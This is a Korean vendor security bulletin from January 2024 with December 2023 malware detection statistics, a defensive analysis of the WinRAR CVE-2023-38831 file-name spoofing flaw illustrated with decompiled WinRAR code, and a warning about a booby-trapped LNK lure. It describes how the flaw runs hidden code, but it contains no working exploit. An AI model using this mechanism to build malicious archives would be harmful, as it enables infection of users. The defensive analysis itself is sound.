No.172 | 2024.1

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



Copyright©2024 ESTsecurity Corp. All rights reserved.

EST SECURITY

ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 취약점 분석 보고서 08-22

1. 개요
2. WinRAR 취약점(CVE-2023-38831) 분석
3. 결론

3 최신 보안 동향 08-22

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

1. 악성코드 동향

12 월에는 11 월에 발생한 정부 전산망 장애와 관련하여 행정안전부와 국가정보원이 특별점검을 진행하였습니다. 특별 점검 결과 이번 장애의 원인은 우려했던 악의적인 행위나 외부 해킹 흔적은 발견되지 않았으며, 장비, 장애 관리 미흡으로 인해 발생되었다고 밝혔습니다.

랜섬웨어의 공격을 받아 서비스 장애가 발생하였었던 골프존은 11 월 랜섬웨어 공격이 발생하였을 때 개인정보 유출은 없었다고 밝혔었지만, 랜섬웨어 공격에 따른 피해를 복구하는 과정에서 회사가 관리하는 파일이 유출된 정황을 확인했다고 12 월 14 일 밝혔습니다..

베이비캠, 펫캠 등 다양한 용도로 가정용 IP 카메라를 설치하는 가구가 늘어나고 있는 가운데 최근 국내 IP 카메라가 해킹당해 4,500 개 이상의 영상이 텔레그램을 통해 유로되었습니다. 해킹 된 IP 카메라의 대부분은 가정집 카메라였으며, 일부 영상들의 경우 민감한 장소에서 촬영된 영상들도 포함되어 있었습니다.

가정용 IP 카메라의 경우 해킹되었을 경우 사생활 및 개인정보 유출의 가능성이 매우 높지만, 대부분의 사용자들은 IP 카메라에 비밀번호가 존재한다는 것 조차 모르는 경우가 많습니다. IP 카메라를 설치하기 전에는 반드시 각별한 주의가 필요합니다.

북한 해킹 조직의 공격도 지속되었습니다.

'안달리엘'이라고 명명된 북한의 해킹조직이 국내 방산업체, 통신, 보안, IT 서비스 업계 등 수십여곳을 해킹하여 주요 기술자료를 빼돌렸으며, 랜섬웨어를 유포하여 복구비 명목으로 수억원 상당의 비트코인을 갈취하기도 했습니다. 이렇게 탈취한 비트코인의 일부는 북한으로 보내진 것으로 추정되고 있습니다.

북한은 국내뿐만 아니라 전 세계 국가를 대상으로 사이버 공격활동을 벌이고 있으며, 이를 통하여 불법적으로 이득을 취하고 있습니다. 외교부는 이러한 북한의 불법적인 사이버 활동을 제제하기 위하여 국제사회와의 공조를 확대해 나가고 있으며, 12 월에는 미국, 일본과 함께 제 1 회 '북한 사이버 위협 대응 한미일 외교 당국 간 실무 그룹 회의'를 개최하여 북한 사이버 위협 대응을 위한 협력의 틀을 마련하기도 했습니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 12 월에는 Exploit.CVE-2010-2568.Gen, Win32.Neshta.A, Trojan.Agent.Ranumbot, Win32.Grenam.Dam.G, Gen:Variant.Fugrafa.139371 악성코드가 새롭게 Top 15 에 진입하였습니다.

Exploit.CVE-2010-2568.Gen 주로 USB 를 통해 전파되며, LNK 내부에 명시된 CPL(Control Panel Applet)경로를 통해 라이브러리가 로드되면서 악성코드가 실행됩니다. Win32.Neshta.A, Win32.Grenam.Dam.G 은 윈도우 플랫폼을 기반으로 동작하는 바이러스로최초 원본 바이러스 파일이 동작할 경우 정상파일을 암호화하고 악성코드를 삽입하여 감염시킵니다. Trojan.Agent.Ranumbot 은 감염 경로 해킹 당한 사이트에서 다운로드 되거나 패키지 프로그램에 의해 설치될 수 있습니다. Gen:Variant.Fugrafa.139371 직접적으로 악성행위는 하지 않지만, 언제든지 악의적인 동작에 의해 동작의 변조나 위험이 존재하는 파일에 대한 탐지명입니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	NEW	Exploit.CVE-2010-2568.Gen	Exploit	121,653
2	↑2	Gen:Variant.Jaik.38715	ETC	120,634
3	↓1	Gen:Variant.Lazy.20522	ETC	80,934
4	↑4	Gen:Variant.Ulise.144799	ETC	51,375
5	↑1	Misc.HackTool.AutoKMS	ETC	44,000
6	↑3	Gen:Variant.Application.Keygen.34	ETC	37,802
7	↓2	Application.Hacktool.BBJ	ETC	29,973
8	↓1	Trojan.DDoS.Nitol.gen	Trojan	25,910
9	NEW	Win32.Neshta.A	Virus	19,910
10	-	Trojan.Acad.Bursted.AK	Trojan	19,337
11	↑4	Worm.ACAD.Bursted	Worm	19,276
12	NEW	Trojan.Agent.Ranumbot	Trojan	19,040
13	↓1	Misc.HackTool.KMSActivator	ETC	18,872
14	NEW	Win32.Grenam.Dam.G	Virus	18,291
15	NEW	Gen:Variant.Fugrafa.139371	ETC	17,706

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2023 년 12 월 01 일 ~ 2023 년 12 월 31 일

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 52%로 가장 높은 비율로 탐지되었으며, 그 다음으로 트로이목마(Trojan) 유형이 43%, 웜(Worm) 유형이 5%로 확인되었습니다.

2023 년 10 월과 비교하여 전체 감염 건수는 30.6% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교

2023 년 12 월에는 지난 11 월과 비교하여 트로이목마(Trojan) 유형이 33% 감소하였으며, 기타(ETC)유형은 10% 웜(Worm)유형은 2% 감소하였습니다. 취약점(Exploit)유형이 19%, 바이러스(Virus)유형이 6%로 새로 등장하였습니다.




 Copyright©2024 ESTsecurity Corp. All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

12 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 12 월 1 일부터 12 월 31 일까지 총 27,154 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 12 월 한 달간 총 8,272,127 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 11 월 한 달간 확인되었던 7,398,003 건의 악성코드 경유지/유포지 URL 수에 비해 약 1.11% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

2

취약점 분석 보고서

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

1. 개요

2023 년 8 월 공개된 WinRAR 취약점(CVE-2023-38831)을 악용한 공격 사례가 증가하고 있다. 이 취약점은 RARLAB 의 파일 압축 소프트웨어인 WinRAR 6.22 이하 버전에서 임의의 코드를 실행할 수 있는 보안 취약점이다.


북한의 해킹그룹 APT37 과 코니(Konni), 우크라이나를 표적으로 삼는 해킹 조직 GhostWriter 등은 2023 년 하반기, WinRAR 취약점 CVE-2023-38831 을 활용하여 APT 공격을 감행한 것으로 확인되었다.

CVE-2023-38831 취약점은 CVSS 점수 7.8 로 취약점으로 평가되며, 2023 년 8 월 2 일자 패치를 통해 해결되었다. 그러나 PoC 익스플로잇 코드가 깃허브에 공개되어 있어 공격에 악용될 가능성이 있다.

CVE-2023-39931 취약점을 악용한 사례를 이번 호에서 분석해 보도록 한다.

2. WinRAR 취약점(CVE-2023-38831) 분석

압축 소프트웨어인 WinRAR 을 통해 유포된 'CONNECTOR_SAMPLES (1).rar' 압축 파일 내의 PDF 파일을 실행하면, 동일한 명의 폴더에 포함된 악성 코드가 실행된다. 즉, 사용자는 PDF 파일을 실행하는 것처럼 보이지만 실제로는 공격자가 제작한 동일한 이름의 폴더에 포함된 악성 코드가 실행된다.




[그림 1] 압축 파일 목록

동작 과정

CVE-2023-38831 을 악용하여 유포된 압축 파일 'CONNECTOR_SAMPLES (1).rar'에는 폴더와 파일 이름 뒤에 공백이 존재한다. 이는 ShellExecuteExW 함수가 파일 이름에 포함된 공백을 잘못 처리하여, 악의적인 사용자가 임의의 코드를 실행할 수 있기 때문이다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.



[그림 2] 확장자 스푸핑 적용된 샘플

취약 버전의 WinRAR 을 사용하여 파일(CONNECTOR_SAMPLES.pdf)을 실행하면 해당 파일은 임시 압축 해제하여 실행된다. 임시 압축 해제 경로는 '%temp%' 경로에 'Rar$Dia[PID].[random numbers]' 폴더명으로 생성된다.

```
strcopy(folder_name, a1, 0x7FFi64);           // Rar$DI
if ( a4 )
{
  if ( byte_1401BAAD0 || (v7 = 'a', byte_1401BAA1B) )
    v7 = 'b';
  v8 = 0xFFFFFFFFFFFFFFFFui64;
  do
    ++v8;
  while ( *&folder_name[2 * v8] );
  sprintf_s(&folder_name[2 * v8], 2ui64, L"%c", v7);
}
get_path(PathName, 0x800i64, 0);
path_Backslash(PathName, 0x800ui64);
strcopy(PathName, folder_name, 0x800ui64);
if ( pid_randomnum(PathName, 0x800ui64) && CreateDirectoryW(PathName, 0i64) )
{
  strcopy(a2, PathName, a3);
  return 1;
}
```

[그림 3] 폴더 생성 코드 일부

하지만, 실행한 파일과 동일한 이름의 폴더가 발견되면, 일치하는 폴더 내의 파일 모두 아래 경로에 임시 압축 해제되어 공백[1] 없이 저장한다.

[1] https://learn.microsoft.com/en-us/troubleshoot/windows-client/shell-experience/file-folder-name-whitespace-characters

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.



[그림 4] 압축 해제된 임시 폴더의 목록과 공백 제어 코드 일부

임시 압축 해제 이후, WinRAR 을 통해 실행했던 파일을 실행하기 위해 ShellExecuteExW 함수를 호출한다. 하지만, 실행 파일 이름에는 공백이 존재하여, 파일 실행에 실패하고 ShellExecuteExW 함수의 특징이 발생한다.

```
  sprintf_s(Buffer, 0x1000ui64, L".\\%s", a2, *&pExecInfo.cbSize);
  pExecInfo.lpFile = Buffer;
}
pExecInfo.nShow = 1;
byte_14018A805 = 1;
// "C:\\Users\\[사용자명]\\AppData\\Local\\Temp\\Rar$DIa2428.49199\\CONNECTOR_SAMPLES.pdf "
v12 = ShellExecuteExW(&pExecInfo);
if ( !v12 )
```

[그림 5] ShellExecuteExW 코드 일부

인자 값
"C:\\Users\\[사용자명]\\AppData\\Local\\Temp\\Rar$DIa2428.49199\\CONNECTOR_SAMPLES.pdf "

[표 1] 실행 인자

ShellExecute 함수는 공백이 있는 확장자를 잘못된 확장자로 판단한다. 따라서, 위 샘플에서 실행 파일 이름의 마지막 부분에 공백이 있으므로, ShellExecute 함수는 공백을 확장자로 간주하여 'CONNECTOR_SAMPLES.pdf '는 확장자가 없는 파일로 간주된다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

또한, ShellExecute 함수 사용 시 확장자를 명시하지 않아도 되는데, 이렇게 확장자가 없이 파일을 실행할 때, 로직에 의해 폴더의 모든 파일을 반복 호출하여 '.PIF, .COM, .EXE, .BAT, .CMD' 확장자 중 일치하는 확장자를 가진 'CONNECTOR_SAMPLES.pdf .cmd' 파일을 실행한다.

```
546     //
547     //  NOTES:  the parsing logic to determine a valid Application path is non-trivial, although
548     //              the extension is not required and if missing will be completed
549     //              in the following standard order:  { .PIF, .COM, .EXE, .BAT, .CMD }
550     //
```

[그림 6] ShellAPI 특징

'CONNECTOR_SAMPLES.pdf .cmd'는 닷넷(.NET)으로 작성되어 있으며, 최종적으로 폼북(Formbook) 인포스틸러 악성코드를 실행한다. 이렇게 압축 소프트웨어인 WinRAR의 취약점을 악용하면 임의의 코드를 실행할 수 있다. 이를 통해 공격자는 사용자의 시스템에 악성코드를 설치하거나, 사용자의 개인 정보를 탈취할 수 있다.

3. 결론

WinRAR 6.22 이하 버전에서 발생하는 CVE-2023-38831 취약점에 대응하기 위해 2023 년 8 월 패치 버전을 공개했다. 취약 버전에서는 임시 압축 해제 시 스푸핑된 파일명으로 인해 공격자가 제작한 악성코드가 포함된 파일까지 압축 해제되었지만, 패치 버전에서는 임시 압축 해제 과정에서의 검증 로직을 강화하여 이러한 문제를 해결하였다.

여러 해킹 그룹이 CVE-2023-38831 을 악용해 해킹하고 있는 것으로 보고된 만큼, 다양한 공격이 이루어질 수 있기 때문에 각별한 주의가 필요하다.

따라서, 악성코드 감염을 방지하기 위해 신뢰할 수 없는 페이지에서 파일을 다운로드 하지 않아야 하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 'Exploit.CVE-2023-38831' 로 진단하고 있다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.


3

최신 보안 동향

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

북한인권 전문가 토론회 파일을 위장한 LNK 파일 주의!


북한인권 전문가 토론회 파일을 위장한 LNK 파일이 발견되어 주의가 필요합니다.



이름	수정한 날짜	유형	크기
북한인권 전문가 토론회	2023-12-06 오전 2:15	바로 가기	51,889KB

[그림 1] PDF 파일을 위장한 악성 LNK 파일

해당 LNK 파일은 PDF 파일을 위장하고 있으며, 파일을 실행하면 내부에 포함되어 있는 파워쉘 코드를 자동으로 실행합니다. 동시에 사용자에게 디코이 파일을 보여주며 공격임을 인지하기 어렵게 합니다.



북한인권 전문가 토론회

○ 일시: 2023년 12월 13일 13:30~18:00
○ 장소: 스위스 그랜드 호텔 플라밍고 홀
○ 토론회 일정

시간	일정
13:30~14:00	참가자 등록
14:00~17:00	토론회
17:00~18:00	만찬


○ 토론회 개요

2023년 12월 13일(수) 13:30~18:00	
주제: 북한주민 정보접근권 강화방안 사회: 이수석(국가안보전략연구원 수석연구위원)	
발표	발표 1. 이상용(데일리NK) 발표 2. 전영선(건국대학교)
